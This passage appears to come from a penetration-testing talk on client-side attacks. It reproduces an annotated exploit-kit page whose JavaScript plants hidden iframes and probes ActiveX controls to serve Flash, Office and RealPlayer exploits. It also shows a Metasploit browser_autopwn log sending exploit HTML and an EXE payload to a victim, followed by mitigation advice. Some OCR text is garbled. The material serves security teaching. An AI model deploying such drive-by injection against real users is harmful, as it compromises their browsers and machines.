document.write("<iframe width=100 height=0 src=flash.htm></iframe>");
                                                                                                                                                                               ←Flash exploits
document.write("<iframe width=100 height=0 src=xx.htm></iframe>");
document.write("<iframe width=100 height=0 src=14.htm></iframe>");
if(navigator.userAgent.toLowerCase().indexOf("msie 7")>0)
document.write("<iframe src=tt.htm width=100 height=0></iframe>");
 var lz=new ActiveXObject("GLI"+"EDown.I"+"EDown.l");}
 finally{if(d!="[object Error]"){document.write("<iframe width=100 height=0 src=lz.htm></iframe>");}}
var of=new ActiveXObject("snpvw.Snap"+"shot Viewer Control.1");}
catch(b){};
finally{if(b!="[object Error]"){document.write("<iframe width=100 height=0 src=office.htm></iframe>"); \leftarrow Office exploits
 var lz=new ActiveXObject("GLI"+"EDown.I"+"EDown.l");}
                                                                                                                                                                                                                                            ←Ourgame
finally{if(d!="[object Error]"){document.write("<iframe width=100 height=0 src=lz.htm></iframe>");}}
 Tunction Game()
                                                                                                                                                                                                                                            GLIEDown2
 Sameee = "IERPCtl.IERPCtl.1";
                                                                                                                                                                                                                                           exploits
 try
 Gime = new ActiveXObject(Sameee);
}catch(error){return:}
Tellm = Gime.PlayerProperty("PRODUCTVERSION");
if(Tellm<="6.0.14.552")
document.write("<iframe width=100 height=0 src=real.htm></iframe>");
                                                                                                                                                                                      ←Real player exploits
document.write("<iframe width=100 height=0 src=real.html></iframe>");
 </script><script type="text/javascript" src="http://js.tongji.cn.yahoo.com/869209/ystat.js"></script><noscript><a href="http://tongji.cn.yahoo.com/869209/ystat.js"></script><noscript><a href="http://tongji.cn.yahoo.com/869209/ystat.js"></script></a><a href="http://tongji.cn.yahoo.com/869209/ystat.js"><a href="http://tongji.cn.yahoo.com/869209/ystat.js"><a href="http://tongji.cn.yahoo.com/869209/ystat.js"><a href="http://tongji.cn.yahoo.com/869209/ystat.js"><a href="http://tongji.cn.yahoo.com/869209/ystat.js"><a href="http://tongji.cn.yahoo.com/869209/ystat.js"><a href="http://tongji.cn.yahoo.com/869209/ystat.js"><a href="http://tongji.cn.yahoo.com/869209/ystat.js"><a href="http://tongji.cn.yahoo.com/869209/ystat.js"><a href="http://tongji.cn.yahoo.com/869209/ystat.js">/tongji.cn.yahoo.com/869209/ystat.js</a><a href="http://tongji.cn.yahoo.com/869209/ystat.js">/tongji.cn.yahoo.com/869209/ystat.js</a><a href="http://tongji.cn.yahoo.com/869209/ystat.js">/tongji.cn.yahoo.com/869209/ystat.js</a><a href="http://tongji.cn.yahoo.com/869209/ystat.js">/tongji.cn.yahoo.com/869209/ystat.js</a><a href="http://tongji.cn.yahoo.com/869209/ystat.js">/tongji.cn.yahoo.com/869209/ystat.js</a><a href="http://tong.js">/tongji.cn.yahoo.com/gs</a><a href="ht
 </html>
```

Browser Autopwn

• Doesn't work that well, but still worth mentioning. Modify to serve several specific exploits...iframe mass attack in metasploit ©

```
msf auxiliary(browser_autopwn) >
```

- [*] Started reverse handler
- [*] Server started.
- [*] Using URL: http://0.0.0.0:8080/demo/
- [*] Local IP: http://192.168.0.101:8080/demo/
- [*] Server started.
- [*] Auxiliary module running as background job msf auxiliary(browser_autopwn) >
- [*] Request '/demo/' from 192.168.0.103:1208
- [*] Recording detection from User-Agent
- [*] Browser claims to be MSIE 6.0, running on Windows XP
- [*] Responding with exploits
- [*] Sending exploit HTML to 192.168.0.103:1082...
- [*] Sending EXE payload to 192.168.0.103:1082...
- [*] Transmitting intermediate stager for over-sized stage...(89 bytes)

Client-Side Attack Mitigation

All is not lost, that's why we are testing our ability to respond!

- Strong Desktop Baseline and Patching Program
- Spam Filters stop that email from hitting the user's inbox
- Outbound Content Filtering Proxy something that matches protocols
- Egress Filtering

Client-Side Attack Mitigation

- Host-Based FW/HIDS/HIPS/Managed AV
- Strong Group Policy
- Host Integrity Monitoring
- User A-Scareness Training
 - A Client-Side Penetration Test could be that training!

Inspiration

http://www.zeltser.com/client-side-vulnerabilities/

http://carnal0wnage.blogspot.com/2008/04/phishing-revisited.html

http://carnal0wnage.blogspot.com/2007/12/spearphishing-during-pentest.html

Core Impact presentation on testing client side vulnerabilities

Targeted Social Engineering (whitepaper) http://isc.sans.org/diary.html?storyid=5707&rss

Zero(day) Solutions

Attack Research

Thank You!!

Questions?

All demos available at http://vimeo.com/channels/FullScopeSecurity

Full Scope Security